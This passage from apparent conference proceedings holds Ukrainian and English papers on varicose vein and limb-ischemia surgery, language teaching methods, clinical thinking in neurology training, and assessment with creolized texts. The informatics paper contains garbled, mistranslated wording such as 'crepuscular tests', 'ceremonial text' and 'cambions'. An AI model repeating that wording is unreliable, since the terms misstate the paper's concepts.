Перевагою нетермічних методик (ехоконтрольованої механохімічної облітерації та застосування УЗ-контрольованого введення біоклею) є відсутність термічного впливу на паравенозні структури, особливо на нервові закінчення. Відсутні больові відчуття під час операції, це підвищує її комфортність для пацієнта. Також перевагою нетермічних методик є відсутність необхідності проведення тумісцентного знеболення, так як для введення препарату або девайсу виконується лише одна пункція (доступ), яка переважно є безболісною для пацієнтів. Перевагою після застосування біоклею є відсутність обов'язкової компресійної терапії в зоні втручання, що робить операцію більш зручною для пацієнта і може частіше використовуватись в теплі пори року. Але нетермічні методики є ще мало вивченими, молодими за часом свого використання та обмежено використовуються у світі. Залишається багато питань клініцистів та вчених щодо біодеградації біоклею. Масштабних досліджень з великою вибіркою віддалених результатів поки не представлено, але по всьому світу тривають дослідження і нетермічні методики набувають все більш широкого призначення та частішого використання. Нетермічні методи – це молоді та сучасні методики оперативного лікування хронічного захворювання поверхневих вен нижніх кінцівок, які потребують ширшого впровадження в клінічну практику та проведення подальших досліджень.

#### Список літератури

1. Osmanov R. R. A middle-term results of endovenous laser ablation for varicose disease of the lower extremities. *Klin Khir.* 2016. 2. P.48-51
2. Uthoff H., Spinedi L., Lattmann T., Broz P., Staub D. Well-Tried and New Ones – update varicose vein treatment 2016. *Praxis.* 2016. 105(14). P. 813-9.
3. P. Ciostek, M. Kowalski, W. Woźniak, T. Miłek, P. Myrcha, B. Migda. Phlebogriffe—a new device for mechanochemical ablation of incompetent saphenous veins: a pilot study. *Phlebol Rev,* 23 (2015), pp. 72-77
4. M.D. Soliman, H. Ahmed. Mechano-chemical endo-venous ablation of varicose veins with Flebogrif occlusion catheter. *Med J Cairo Univ,* 87 (2019), pp. 3749-3754
5. P. Lajos, R. Weiss, J. Weber, M. Marin, P. Faries. Use of compression wraps immediately after venous closure: does it matter? *J Vasc Surg Venous Lymphat Disord,* 5 (2017), pp. 164-165

6. Lane T, Bootun R, Dharmarajah B, et al. A multi-centre randomised controlled trial comparing radiofrequency and mechanical occlusion chemically assisted ablation of varicose veins - final results of the venefit versus clarivein for varicose veins trial. *Phlebology*. 2017;32(2):89–98. doi:10.1177/0268355516651026

7. Boersma D, van Haelst STW, van Eekeren RRJP, et al. Macroscopic and histologic analysis of vessel wall reaction after mechanochemical endovenous ablation using the clariVein OC device in an animal model. *Eur J Vasc Endovasc Surg*. 2017;53(2):290–298. doi: 10.1016/j.ejvs.2016.11.024

8. Van Eekeren RRJP, Boersma D, Konijn V, JPPM DV, Reijnen MMJP. Postoperative pain and early quality of life after radiofrequency ablation and mechanochemical endovenous ablation of incompetent great saphenous veins. *J Vasc Surg*. 2013;57(2):445–450.

9. Belramman A, Bootun R, Tang TY, Lane TRA, Davies AH. Mechanochemical ablation versus cyanoacrylate adhesive for the treatment of varicose veins: study protocol for a randomised controlled trial. *Trials*. 2018;19(1):1–8. doi:10.1186/s13063-018-2807-0

# **ХІРУРГІЧНЕ ЛІКУВАННЯ ХРОНІЧНОЇ ЗАГРОЗЛИВОЇ ІШЕМІЇ НИЖНІХ КІНЦІВОК НА ГРУНТІ ОБЛІТЕРУЮЧОГО АТЕРОСКЛЕРОЗУ ВІДКРИТИМ МЕТОДОМ**

**Шапринський Василь Володимирович,**

лікар судинний хірург, канд.мед.наук, старший науковий співробітник  
наукового відділу малоінвазивної хірургії ДНУ «НПЦ ПКМ» Державного  
управління справами

Розповсюдженість атеросклеротичних уражень артерій в світі сягає від 3% до 10%, прямопропорційно зростаючи із збільшенням віку пацієнтів. Щороку виявляється від 500 до 1000 пацієнтів на 1 мільйон населення.

Хронічна загрозлива ішемія нижніх кінцівок, як правило, виникає на ґрунті оклюзійно-стенотичного ураження артерій атеросклеротичними бляшками (Global Vascular Guidelines on the Management of Chronic Limb-Threatening Ischemia).

У хворих із критичною ішемією, яким не вдається провести реконструктивну операцію по відновленню кровотоку в артеріях впродовж 6 місяців, спостерігається втрата кінцівки до 40 % пацієнтів, смертність сягає до 20 %.

Відкриті хірургічні втручання на артеріях досі лишаються актуальними у пацієнтів із протяжними ураженнями артеріальних сегментів, а також у тих хворих в яких немає можливості на дороговартісні ендovasкулярні витратні матеріали, або відсутнє технічне забезпечення в закладі.

## **Мета роботи**

Проаналізувати ефективність хірургічного лікування хронічної загрозливої ішемії кінцівок у хворих на атеросклероз, шляхом диференційованого підходу до використання відкритих артеріальних втручань.

## **Матеріали та методи**

Проаналізовані результати лікування хворих із хронічними загрозливими ішеміями нижніх кінцівок, як наслідок облітеруючого атеросклерозу. Серед 420 пролікованих пацієнтів, відкритим методом були прооперовані 98 (23,33%). У 14 (14,29%) пацієнтів раніше вже були виконані оперативні втручання. Багатоповерхові ураження артеріальних сегментів спостерігались у 12 пацієнтів.

## **Результати досліджень та їх обговорення**

Найбільшу кількість хірургічних втручань у хворих виконано у стегново - підколінному (48,98%) і підколінно - гомілковому (19,4%) сегментах з

використанням шунтів і протезів. На рівні аорто-здухвинного сегменту в якості шунтуючого матеріалу майже у 100% використовувались різні синтетичні протези, на рівні нижче пупартової зв'язки окрім ендартеректомії (у 5 пацієнтів), використовувались різні синтетичні протези у 15 (22,73%), аутовенозне шунтування у 46 (69,7%), їх комбінація у 12 (18,2%) пацієнтів. У 10 (10,2%) пацієнтів в ранньому післяопераційному періоді виконані повторні оперативні втручання (в групі порівняння у 7 -12,7% і у 3 - 6,5% в основній групі), у зв'язку із ретромбозом реваскуляризованого сегменту. у 5 (9,09%) хворих в групі порівняння, а в основній групі у 1 (2,32%) хворого були виконані ампутації кінцівки. Вибір відкритого типу втручання ґрунтувався на наявності протяжних артеріальних уражень (оклюзій або субоклюзій), що складали від 20 см і більше, в такому разі використовували шунтуючі типи операцій. Перевагу у виборі шунтів при ураженні інфраінгвінального сегменту віддавали аутовенозним шунтам. При відсутності таких, використовували синтетичні (дакрон, ПТФЕ) протези, але намагались комбінувати їх аутовенозними вставками. В зоні загальної стегнової артерії проводили ендартеректомію (профундопластику). Зони анастомозів намагались робити широкі, більш протяжні (під максимально гострим кутом) для зменшення турбулентних ударів. Після відновлення кровоплину по кондуїту завжди перевіряли гемодинамічні характеристики кровотоку за допомогою УЗД до завершення операції.

### Висновки

Використання запропонованих тактик та технологій відкритих реконструктивних операцій у хворих на критичну ішемію, розроблених реконструктивно-відновних оперативних втручань на артеріях з оклюзійно-стенотичними ураженнями дозволило знизити рівень післяопераційних ускладнень, кількість повторних втручань, кількість ампутацій та скоротити тривалість перебування хворих у стаціонарі.

Ключові слова: облітеруючий атеросклероз артерій нижніх кінцівок, хронічна критична ішемія нижніх кінцівок, реваскуляризація, шунтування

### Список літератури

1. Almasri, J., Adusumalli, J., Asi, N., Lakis, S., Alsawas, M., Prokop, L. J., Bradbury, A., Kolh, P., ... & Murad, M. H. (2018). A systematic review and meta-analysis of revascularization outcomes of infrainguinal chronic limb-threatening ischemia. *Journal of vascular surgery*, 68(2), 624-633.
2. Kroger, K., Stang, A., Kondratieva J., Moebus S, Beck E, Schmermund A ... Erbel R. (2016). Prevalence of peripheral arterial disease results of the Heinz Nixdorf recall study. *Eur. J. Epidemiol.*, 21, 279-85. DOI:10.1007/s10654-006-0015-9.
3. Русин В.І. Можливості реконструктивної хірургії при ураженні судин стегново-підколінно-гомількового сегмента / Русин В.І., Корсак В.В., Попович Я.М. // *Клін. хірургія*. – 2008. – №4-5. – С.80.

4. Фуркало С. Н. Повторные вмешательства и отдаленные результаты стентирования у больных с мультифокальным атеросклерозом: материалы съезда Ассоциации сосудистых хирургов и ангиологов Украины (Донецк 6–8 окт. 2010) / С. Н. Фуркало, В. А. Колесник // Вестн. неотлож. и восстановит. медицины. – 2010. – Т. 11, № 4. – С. 544.

5. Jens, S., Conijn, A. P., Koelemay, M. J., Bipat, S. & Reekers, J. A. (2014). Randomized trials for endovascular treatment of infrainguinal arterial disease: systematic review and metaanalysis (Part 2: Below the knee). *Eur. J. Vasc. Endovasc. Surg.*, 47 (5), 536-44. doi: 10.1016/j.ejvs.2014.02.012.

6. Norgren, L., Hiatt, W. R., Dormandy, J. A., Nehler, M. R., Harris, K. A. & Fowkes, F. G. R. (2007). Intersociety consensus for the management of peripheral arterial disease (TASC II). *Eur. J. Vasc. Endovasc. Surg.*, 33, S5-S75. DOI: <https://doi.org/10.1016/j.jvs.2006.12.037>.

7. Черняк В.А. Результати лікування хворих з критичною ішемією нижніх кінцівок, поєднаною з мультифокальним атеросклерозом // Клінічна хірургія. – 2007, № 5-6. – С. 59.

8. Шапринський В.В. Гупало Ю.М., Швед О.Є., Шамрай-Сас А.В., Наболотний О.І., Шаповалов Д.Ю. Гібридні, ендovasкулярні та відкриті хірургічні втручання в лікуванні критичної ішемії нижніх кінцівок. *Хірургія України*. - 2017. - 4(64).С. 507 - 512.

## METHODOLOGICAL CHALLENGES OF THE METHOD OF ASSOCIATIVE SYMBOLS

**Gusak Liudmyla,**

Doctor in Pedagogy,  
Professor of the Foreign Languages Department for Humanities,  
Lesia Ukrainka Volyn National University;  
Ukraine

Methodological challenges of MAS are:

- to expand the language capabilities of pupils within a communicative framework;
- to make the process of learning a foreign language desirable, interesting, fascinating and thereby generate a positive attitude to learning;
- to approximate the process of learning a foreign language to unconstrained communication;
- to attract verbal communication experience in the native language and transfer it to communication in a foreign language and vice versa;
- to cultivate positive character traits, moral standards and culture of communication;
- to acquaint pupils with sociocultural peculiarities of the countries, the language of which they study.

The *basic principles* of the communication-oriented teaching, widely used in associative learning, are:

- the principle of interactivity;
- the principle of speech and cogitative activity;
- the principle of integration;
- the principle of contextualization;

The method of associative symbols (MAS) makes it possible to solve the main problems of teaching foreign languages to primary school children, as it is based on the modern theory of language learning through «personal activity» of a child. Using the method of associative symbols at foreign language lessons enables every child to perceive language material through all analyzers: visual, auditory, speech-motor and motor. Not breaking the procedure of the lesson, we fully satisfy the needs of the child for motor activity. Lesson has a clear structure and actualizes three basic stages of learning a foreign language process:

- Acquaintance with the meanings of lexical units (both simple and complex).
- Passive speech –comprehensive memorizing of verbal expressions, multiple comparison of a linguistic unit with the relevant objects and phenomena of reality.

- Active speech – use of the memorized words or phrases in a pupil's speech acts.

This stage determines a level of their speaking skills development.

As the method of associative symbols suggests, a teacher introduces game commands, names of objects, phenomena and their characteristics using the associative symbols. The classroom activity is organized according to the following *algorithm*:

- working out/creating associative symbols to the new lexical items;
- verification of understanding the associative symbols created by pupils in their native language;
- presentation and playing out the new foreign language vocabulary in different situations using the generated symbols.



**NATIONAL EXPERIENCE OF CLINICAL THINKING  
FORMATION OF STUDENTS OF NEUROLOGY AND  
NEUROSURGERY DEPARTMENT OF POSTGRADUATE  
FACULTY OF NATIONAL PIROGOV MEMORIAL  
MEDICAL UNIVERSITY IN VINNYTSIA WITH WAYS OF  
SOLVING THE PROBLEMS**

**Olkhov Valerii,**

MD, PhD, associate professor of Neurology and Neurosurgery  
Department of Postgraduate Faculty

**Voloschuk Sergii,**

MD, PhD, associate professor of Neurology and Neurosurgery  
Department of Postgraduate Faculty

**Shvedskiy Vitalii,**

MD, PhD, assistant of Neurology and Neurosurgery Department of Postgraduate  
Faculty

**Voloschuk Volodymyr,**

assistant of Neurology and Neurosurgery Department of Postgraduate Faculty

The process of gaining up-to-date knowledge and its assimilation by the students of Neurology and Neurosurgery Department of Postgraduate Faculty is a combination of neurological examination skills, detecting and highlighting the symptoms of the nervous system disorders and explicating the topical diagnosis with operative intervention provided. Other noteworthy stages are gaining knowledge of etiology, pathogenesis, diagnosis, treatment and prevention of the nervous system disorders; the formation of clinical neurological/ neurosurgical thinking, skills of diagnosing, providing the necessary complex of examination and treatment of emergency neurological condition with operative intervention and its further prevention supplied.

The diagnosis and treatment of cerebrovascular disease, TBI, brain and spinal cord tumour, epilepsy are most principal aspects of Neurology and Neurosurgery

Department of Postgraduate Faculty. Early diagnosis and the importance of timely hospitalisation must be pointed up at the analysis of the patients' clinical groups. Concerning the nervous system disorders studying, the cognizance of differential diagnosis and the schemes of urgent condition treatment (coma, cerebral edema, stroke, epilepsy etc.) are vital for further action.

The process of clinical thinking formation by the students of Neurology and Neurosurgery Department of Postgraduate Faculty is a methodical system, which consists of general pedagogical and self-oriented targets, educational process organization at the research level by pedagogues, self-organization of analysis and

research during studying by students. It also includes pedagogical stimulation of analysis and cognition skills of the students, self-accumulation of research prowess, clinical thinking development providing and phased accumulation of its elements; connection of conventional and unconventional (educational material and models of innovative neurological practice), educational and experimental methods. The aforementioned complexes, which are realized at the certain stages depending on the functional importance, create systematic model of clinical thinking formation process.

To our way of thinking, the outlined problem of modern high medical education is a requirement of qualitative background for the future physicians and this demand can be realized by the formation of clinical thinking, as a cognitive element of professionalism. Clinical thinking is being established during the technical preparation of the future doctor and it is also a result and characteristics of professional thinking. Clinical thinking orientation on cognition of destructive valeological life situations, its transformation based on scientific knowledge and experience reproduction and skills of providing integrative and informative character to thinking have appeared in the educational process organization at Neurology and Neurosurgery Department of Postgraduate Faculty.

The preparation of competent specialists, who are ready to self-education and are oriented on creative approach, professionals, who possess the high level of clinical thinking, has stimulated the pedagogues of Neurology and Neurosurgery

Department of Postgraduate Faculty to search innovative educational technologies.

One of the paramount predicaments, which are faced by Neurology and Neurosurgery Department of Postgraduate Faculty of Pirogov Memorial Medical University in Vinnitsa, is an improvement and increase of the specialists' preparation quality. The fundamental target of educational programs of medical profile is competence formation of future physicians (cognitive, operating, legal and self-improvement competences). It can be inferred that the development of professional, intellectual and behavioral skills with the usage of innovative methods supplied is the basis of educational process at Neurology and Neurosurgery

Department of Postgraduate Faculty.

## **USE OF CREALIZED TEXTS TO FORM THE ASSESSMENT OF STUDENTS IN INFORMATICS LESSONS IN THE NEW UKRAINIAN SCHOOLS**

**Pasiaka Nadiia**

Ph.D., teacher

Vasyl Stefanyk Precarpathian National University  
Ivano-Frankivsk, Ukraine

**Dutchak Tatiana**

student

Vasyl Stefanyk Precarpathian National University  
Ivano-Frankivsk, Ukraine

**Krehovetska Sofia**

student

Vasyl Stefanyk Precarpathian National University  
Ivano-Frankivsk, Ukraine

**Kurus Solomia**

student

Vasyl Stefanyk Precarpathian National University  
Ivano-Frankivsk, Ukraine

**Annotation.** Improving the quality of education has always been an important national priority. In recent years, the Ministry of Education and Science has introduced more and more changes to achieve this goal. In particular, the first step is the reform of general secondary education 'New Ukrainian School' based on competency-based learning, including the ability of students to acquire the skills needed in today's world, and possibly in practice. One of the most important issues of the reform is the assessment of students' learning achievements, which is absolutely new to Ukrainian educational reality. First and second grade students are beginning to be assessed according to the principles of formative assessment, which is the foundation of the New Ukrainian School. This assessment is largely based on personalized and oriented learning and has not only a controlling but also a formative assessment function. Thus, this approach not only creates new opportunities for learning but also creates new requirements in the form of innovative forms and assessment methods. In particular, it is necessary to investigate the appropriateness of this problem in the use of creolized texts. This approach has become increasingly popular with the public in the form of comics, posters and booklets. This approach may or may not catch the attention of young students, and combining it with formative assessment will help teachers make the revision process equally effective. One of the tasks is to identify the specific features of evaluation of students' learning achievements in the New Ukrainian School

system. This topic has been dealt with by Ukrainian scholars such as P. Black, L. Kaban, S. Lyczyk, and A. Tsymbalaru.

**The essence of the concept of "creolised text" and creolised texts.** In the words of O. Verzhanskaya, "Creolized text is a baggage coded text in which the verbal and non-verbal elements are designed to activate the brain activity of the recipient" [1]. Teachers today must be able to interpret educational texts, learn new skills and learn to deliver materials with a focus on the quality of learning rather than the quantity. In this context, Creole texts are a good example of school education in conjunction with contemporary demands. According to M. Skrypnyck, "educational texts are a means of developing linguistic, mental and socio-cultural competence and have a rich didactic potential" [4]. Comics are a consequent combination of image and text, resulting in a holistic, sequential history [5]. They became an element of mass culture, a logical extension of the Pop Art trend. Today we see the main character of the comics as a direct character, even a superhero. This allows you to better understand and with interest read there. Therefore, it is recommended that primary school students choose characters with characteristics.

Scrapbooking is one of the most effective means of motivating students in the learning process. In general, to understand the nature of scrapbooking, we can imagine an "album of different content: photos, magazine pictures, words, writings, quotes, i.e. things that express the author's individuality" [3]. This variant of work develops creativity, possibilities of self-actualization of students, and demonstrates their individuality. In the Informatics course, the theme of this section can be devoted to scrapbooking. Children can create their own photo albums, filled with cards, photographs and other appropriate materials. Album - the analysis of the class work of the student, which may become part of the portfolio. Colorings books are another type of creolized text which is often used in schools. The Lei book has been described as "a home-themed binder with varied content in the form of theoretical information and practical exercises" [3]. The content can be the most varied material, especially other examples of ceremonial text, such as cambions, posters, brochures, word frames and terms encoded as pictures.

**Investigating the methodology of formative assessment in informatics lessons under the conditions of the New Ukrainian Language.** In order to introduce the use of formative assessment texts in informatics lessons, it is necessary to understand that this work must be organized in a certain system. Such a system of coordinated activities is a methodological recommendation. Almost every researcher of formative evaluation gives his own recommendations on the order of its organization. However, all of them have joint elements in their structure. There are differences in the steps. The variant of methodical recommendations, which is fixed by the legislation fig. 1, is considered.




Fig. 2. Model of methodological recommendations enshrined in legislation

According to the guidelines for evaluating students' learning outcomes, the main purpose of evaluation is to create the right conditions for students' development, forming subjects and life competences through formative evaluation [1]. In line with this goal, evaluation should be introduced at the primary school in order to enhance learning with the help of feedback. However, an analysis of these suggestions did not reveal a specific method for implementing the system which could be used for assessment in primary school subjects. A questionnaire "Formation of Elementary School Teachers' Perceptions of Formative Assessment" was administered to primary school teachers. Based on the results, it can be said that 70% of teachers are thoroughly familiar with the structure of the evaluation option and implement it verbally and only about 30% of teachers are actively engaged in improving the evaluation system in their class. Results of teachers' survey on formative assessment of students in IT lessons fig. 2.




Fig. 2. Results of teachers' questionnaire on formative assessment of pupils using crepuscular tests

According to the results of the evaluation we can conclude that the system for determining the level of students' knowledge in the form of verbal assessment is a good level of implementation, but at the same time we see a low level of chances to improve this structure. This necessitates the diversification of formative evaluation tools. Since

the use of motivational tools in the process of determining the level of students' knowledge contributes to the readiness of students to learn on their own faults and to improve during the learning process, and not only during the learning of new material [4]. It is also important to pay attention to the main problems faced by teachers, especially the importance of motivation of students in the formative assessment process as well as the effective use of this system in teaching young students. Therefore, there is a need to develop guidelines and tools for the effectiveness of the evaluation process. Therefore, to solve this problem we propose to use committees as a means of creolized text, and introduce them in the educational process in accordance with the developed guidelines. In the process of their development the main emphasis was placed on motivating students to analyze their own work, as well as interest in the context of the material. Thus, we are oriented to form the students' capacity for self-evaluation and desire to improve their own results [2].

**Conclusion.** However, the experience of implementing formative assessment in primary education has long been implemented abroad and has shown results in lagging practice. As this method is new to Ukrainian realities, there are problems with the choice of method for implementation in the New Ukrainian School. This is based on the questioning of teachers about the new method, which revealed a number of problems, including the inability to provide a good feedback, an individualized learning process based on the number of students in the class, and the motivation of the work carried out. Therefore, we describe the algorithms that implement formative assessment and propose a new approach aimed at staffing the learning process.

### Literature

1. Verzhanska O., Laguta T. Creolized educational text in e-learning. [Electronic resource] Access mode: <https://cutt.ly/cFIpv8i>
2. Morse N. V. Application of digital technologies for formative assessment. Vidkrytie osvytrenie e-medium sovremennogo universtva [Open education e-medium of modern universities]. 2019. Vip. specialvip. C. 202-214.
3. On Approval of Methodological Recommendations for Evaluation of the Results of the Third and Fourth Grades of the New Ukrainian School: The Law of Ukraine from 16th of November 2020, No. 1146. [Electronic resource]. The website of the Ministry of Education and Science of Ukraine. - Access mode: <https://zakon.rada.gov.ua/rada/show/v1146729-20#Text>.
4. Skrypnyk M., Kravchynska T., Volynets N. How to create an ideal educational text of new nature for distance learning. [Electronic resource] Mode of access: <https://cutt.ly/ZFIpEez>
5. Jalanska S. How to Assess Children's School Achievements. Pochatkova shkola. 2018. № 4. c. 36-38

# CONCEPT CHECKING QUESTIONS AS A STRATEGY TO REINFORCE SPECIALIZED VOCABULARY

**Petriciuc Lilia,**

Lecturer „Ștefan cel Mare”

Police Academy of Chișinău, Moldova

## ABSTRACT

English for specific purposes entails learning/acquiring significant amounts of specialized lexical items. These are low frequency vocabulary items used in restricted contexts. Hence, learners need extensive engaging practice to internalize them effectively and to develop skills to retrieve them when producing specialized language output. *Concept checking questions* is a strategy aiming at assessing correct comprehension of new language units by skillfully asking learners a variety of questions.

The purpose of this action research is to investigate the effectiveness of concept checking questions in understanding and internalization of specialized vocabulary.

The research findings suggest that CCQ is highly effective in expanding students' knowledge of technical and semi-technical vocabulary related to the field of law and law enforcement.

**Key words:** *Concept Checking Questions (CCQ), strategy, English for Specific Purposes (ESP), specialized vocabulary, retention, retrieval, semi-technical vocabulary, technical vocabulary,*

## Introduction

Vocabulary, as it is well known, represents the building block and a pivotal aspect of learning a language - a never-ending process. A considerable diversity of teaching techniques, methods and approaches are used to facilitate the internalization process and language output. Acquiring specialized vocabulary in a foreign language is not different from acquiring general vocabulary and may be one of the most enjoyable and rewarding activities, as one can easily keep track of the lexical knowledge that is building up. However, it may also turn into a daunting experience for many learners of ESP as these lexical items are low frequency ones and they may have different restrictive meanings in specific contexts.

In the past, the most common approach in this regard consisted in providing students with extensive lists of lexical units to memorize. It has been established that learners are not always activating this knowledge when performing communicative acts. The communicative approach to language teaching/learning has shifted the paradigm and the need for meaningful learning has been emphasized, which entails, first and foremost, the ability to use linguistic knowledge to communicate effectively.

### **Problem Statement:**

Since ESP is limited to particular areas or fields, the acquisition/learning process is basically enhanced by the implementation of various teaching-learning-assessing approaches oriented towards ensuring that students understand the meanings conveyed

by specific vocabulary items in a specialized context, which in many cases are different from those they are familiarized with. Though it is stated that ESP teachers should not be responsible for teaching specialized vocabulary, it is essential to make sure the students can handle it properly in order to achieve various tasks in the ESP class.

In our particular case, we have determined that the majority of students had trouble internalizing correct meanings and uses of specific lexical units encountered throughout the courses *English for the Police* and *English for Law Students*. This deficiency could be partly explained by the fact that many students rely extensively on tools like Google translate, without appropriately considering the contexts containing those lexical items. Hence, the confusions and the distorted meanings of concepts which at first glance look familiar. Apart from this, far too many students lack the practical skills of looking up meanings in dictionaries, highlighting a general trend of considering the very first meaning provided by a bilingual dictionary, which quite often does not match the overall meaning of a text.

### **Purpose of the Study**

The present paper describes action research that was carried out to investigate the efficiency of CCQ as a strategy to reinforce/ facilitate the acquisition of vocabulary items related to the field of law and law enforcement. We aimed at establishing if using the CCQ strategy will produce better results at understanding and application levels. Additionally, we will observe if using CCQ helps students memorize specialized vocabulary units faster compared to translating these into mother tongue.

### **Literature Review**

The importance of studying field related vocabulary in English is irrefutable. The significantly large number of new vocabulary units sometimes makes both teachers and learners feel apprehensive [3, p.1], therefore, implementing and mastering a variety of methods, strategies and techniques has always been at the heart of the vocabulary learning process.

People who have an extensive amount of specialized vocabulary can understand specialized texts better and complete different tasks more efficiently. When referring to teaching/learning ESP vocabulary, it is essential to make some terminological clarifications. English vocabulary generally falls into two main classes: *core vocabulary* - pertaining to the general, daily use (beautiful, brilliant, book, etc.) and *non-core vocabulary* - having specific rather than generic properties [2].

Non-core lexis is categorized as technical and semi-technical vocabulary. The specialized literature in the field of ESP reveals different, contrasting opinions in relation to teaching non-core words. Despite the diverging viewpoints, it is worth noting that teaching this kind of lexical units may be a real challenge for the ESP teacher. According to the general perception, these should be primarily taught by the subject teacher[7]. However, it often happens so that the ESP courses precede specialized ones, and the ESP teacher gets the intensely challenging task of presenting totally new field related concepts in a foreign language. For instance, the *law of the torts* or *the tort law* was referred to in a reading material on the types of law in the USA versus Europe, much before the students began studying a specialty course dealing with the origins of laws.



Besides, there is the problem of semi-technical words that appear in general English with various contextual meaning(s) [1] (example: bug in a literary text) and with some technical meaning when used in specialized texts (example: bug – in computer sciences, or interest, seizure, briefs...).

In Baker's view, semi-technical vocabulary encompasses "a whole range of items which are neither highly technical and specific to a certain field of knowledge, nor obviously general in the sense of being everyday words which are not used in a distinctive way in specialized texts" [1, p. 91]. In such cases, the teacher's responsibility is amplified, as these units seem to create most confusion for ESP students [7]. Therefore, the ESP teacher should figure out how to approach these units in order to facilitate their efficient acquisition. The task would be much simpler if the students had prior knowledge of these dimensions from specialty courses. As it has already been pointed, it happens so that the students discover a considerable amount of these concepts in their ESP classes first.

Van Patten and Lee's language learning model emphasizes that the process is more effective if language structures are first presented and then extensively practiced as input to ensure that it becomes intake and later on - output [Van Patten, 2003, Apud 4]. This model is fully applicable to vocabulary learning. Language output will occur only after specific lexical units have been processed in-depth through various input sources and tasks to transform into intake.

Vocabulary acquisition is best achieved through discovery and consolidation strategies, according to Schmidt [5]. Schmitt's taxonomy of vocabulary learning strategies includes:

1. Determination strategies (DET), which entail determining the new meaning of units by oneself, without resorting to anyone's help [5, p.205];
2. Social strategies (SOC), which refer to interactions with other people to enhance learning [5, p.210];
3. Memory strategies (MEM) deal with recalling meanings
4. Cognitive strategies (COG), similar to some extent to memory strategies [5, p.215]
5. Metacognitive strategies (MET) used by learners to control and assess their own learning processes and progress.

CCQ, a complex strategy, encompasses all of these dimensions and represents a way of making sure that the students understand the newly introduced concepts and definitely has a role to play in ESP classes. The strategy consists in asking the right questions to check understanding. The most important is to avoid asking yes/no questions. As a rule, these should be higher order questions that would create opportunities to incorporate the newly studied lexis and to develop students' overall communicative competence and critical thinking skills [6, p.240]. In fact, when first implemented, the strategy may prove quite challenging for the ESP teacher and it is really necessary to get the questions ready beforehand. When implemented on a regular basis, CCQ becomes second nature and facilitates the exploration of ESP contents, especially in terms of specialized vocabulary retention and activation to produce language output.

Laufer and Hulstijn propose the construct of *task-induced involvement*, with three motivational and cognitive dimensions: *need, search, and evaluation* [3, p.2]. The scientists postulate that word retention in a task is conditional upon the following factors: need, search and evaluation, which taken together, combine into what they refer to as *involvement* [3, p.14]. CCQ as a strategy to enhance specialized vocabulary learning is based on these key aspects that come into play in effective language learning. Need is motivational and determined by the need to achieve. Search and evaluation are cognitive dimensions of involvement contingent upon noticing and deliberately

allocating attention to the form±meaning relationship [Schmidt, 1994 Apud 3, p.14]. Search deals with finding the meaning of a new word/concept by consulting a dictionary or another authority whereas evaluation refers to the comparison between words/phrases to ensure that their meaning fits the context [3, pp.14-15]. These dimensions are essential in tasks that have CCQ as a starting point.

The complexity of the vocabulary learning process is quite evident and students' involvement in a variety of activities conducive to its effective retention is mandatory: they should be given extensive input and output opportunities to be able to retain lexis and to retrieve it during language production activities.

### **Research Methodology**

37 second-year students (2 groups) studying law and law enforcement at the Police Academy Stefan cel Mare of Chisinau, Moldova, with a heterogeneous level of language proficiency, were involved in a small-scale, short-term action research. For a period of three weeks (six English classes altogether) the CCQ strategy was extensively applied, limiting the occurrence of verbatim translations into mother tongue and the reliance on incidental vocabulary learning.

In this study, the focus was on increasing the level of understanding field related concepts and facilitating communicative output by incorporating them through CCQs. And, as acquiring/learning vocabulary in a foreign language occurs both implicitly and explicitly, CCQ entails activation and retrieval of lexical knowledge that was internalized previously. The students were expected to provide ample, detailed answers to different text based questions that were aiming at prompting the incorporation of a variety of specialized lexis. The lexis itself was previously explored at pre-reading and while reading stages via a diversity of techniques. For the sake of this study, CCQ was used as a post reading activity with the purpose of establishing how pertinently the students were referring to the new concepts while supplying answers to questions. The task itself required them to answer the questions, never pointing to what lexis to utilize.

